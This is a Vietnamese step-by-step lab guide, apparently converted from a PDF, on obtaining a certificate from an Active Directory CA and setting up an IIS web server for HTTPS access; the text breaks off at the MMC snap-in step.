


Cấu hình Web – Server để truy cập Website qua giao thức HTTPS


- Máy Web – Server xin Certificate từ CA Server (Domain – Controller)
- Vào Server – Manager => Tools => Internet Information Services (IIS) Manager




- Click vào tên máy, ở mục IIS chọn và mở Server Certificates




- Ở mục Actions bên phải, ta chọn **Create Certificate Request** để tạo một request




- Ta điền các thông tin của **Certificate Request** như sau




- Phần cung cấp dịch vụ mã hóa, ta chọn như sau



- Đặt tên file của Certificate Request: **ca_lab05** và đường dẫn mặc định (**C:\Users\Administrator\Document\ca_lab05.txt**), sau đó chọn **Finish** để tạo



- Vào file **Certificate Request** vừa tạo, chọn copy nội dung của file



- Mở Web Browser của máy lên và truy cập địa chỉ CA Server (Domain – Controller): 192.168.12.254/certsrv
- Chọn [Request a certificate](#)

[Request a certificate](#)

[View the status of a pending certificate request](#)

[Download a CA certificate, certificate chain, or CRL](#)

- Tiếp tục chọn [advanced certificate request](#)

[Web Browser Certificate](#)

[E-Mail Protection Certificate](#)

Or, submit an [advanced certificate request](#).

- Chọn [Submit a certificate request by using a base-64-encoded CMC or PKCS #10 file, or submit a renewal request by using a base-64-encoded PKCS #7 file.](#)

The policy of the CA determines the types of certificates you can request. Click one of the following options to:

[Create and submit a request to this CA](#)

[Submit a certificate request by using a base-64-encoded CMC or PKCS #10 file, or submit a renewal request by using a base-64-encoded PKCS #7 file.](#)

- Sau đó điền nội dung của file Certificate Request và chọn Submit>

Microsoft Active Directory Certificate Services – HCMUS-WIN-OGK5RSQS55T-CA

Submit a Certificate Request or Renewal Request

To submit a saved request to the CA, paste a base-64-encoded CMC or PKCS #10 certificate request or PKCS #7 renewal request generated by an external source (such as a Web server) in the Saved Request box.

Saved Request:

```
nSgfjS1/2YCRf4a+TvGhjEuh8Peke6SG/fouBB44sJ
Base-64-encoded certificate request dvy2u/4j3ksBTPYNH252xOrx2+T+6ixXN1OH/C8+R;^
(CMC or PKCS #10 or PKCS #7): 41A416a9jHiVX+1Lj/7Z0oSb0/gCvdp+fWEmnycE;
0uJLwTV1UxhuQDIoRM1aAx4Dqrhcug7aO5MR7xeV;
Ig2hEpJgC9oVvByrsD2QYg===
-----END NEW CERTIFICATE REQUEST-----
```

Additional Attributes:

Attributes: < >

Submit >

- **Submit** thành công, ta chuyển qua CA Server (Domain – Controller) để thực hiện cấp Certificate

Microsoft Active Directory Certificate Services – HCMUS-WIN-OGK5RSQS55T-CA

Certificate Pending

Your certificate request has been received. However, you must wait for an administrator to issue the certificate you requested.

Your Request Id is 2.


Please return to this web site in a day or two to retrieve your certificate.

Note: You must return with this web browser within 10 days to retrieve your certificate


Task View

➤ CA Server (Domain – Controller) cấp Certificate

- Vào Server Manager => Tools => Certification Authority




- Ở phần tên CA Server => Pending Requests, chọn vào request cần cấp Certificate => All Tasks => Issue để cấp Certificate




➤ Máy Web – Server nhận Certificate từ CA Server (Domain – Controller)

- Truy cập lại địa chỉ CA Server (Domain – Controller): 192.168.12.254/certsrv
- Chọn View the status of pending certificate request



- Sau đó chọn Saved-Request Certificate (Saturday June 19 2021 6:11:20 PM)



- Download cả 2 file Certificate

Certificate Issued

The certificate you requested was issued to you.

DER encoded or Base 64 encoded

[Download certificate](#) [Download certificate chain](#)

- Ta được 2 file như sau

Name	Date modified	Type	Size
certnew.cer	6/19/2021 6:28 PM	Security Certificate	2 KB
certnew.p7b	6/19/2021 6:29 PM	PKCS #7 Certificates	4 KB

- Thực hiện đổi tên lại như sau (để dễ quản lý)

Name	Date modified	Type	Size
certnew_lab05.cer	6/19/2021 6:28 PM	Security Certificate	2 KB
certnew_lab05.p7b	6/19/2021 6:29 PM	PKCS #7 Certificates	4 KB

- Sau đó vào mmc => File => Add/Remove Snap – in...

Console1 - [Console Root]

File Action View Favorites Window Help

New Ctrl+N
Open... Ctrl+O
Save Ctrl+S
Save As...
Add/Remove Snap-in... Ctrl+M
Options...
1 services.msc
Exit


Actions

Console Root
More Actions


There are no items to show in this view.



Enables you to add snap-ins to or remove them from the snap-in console.

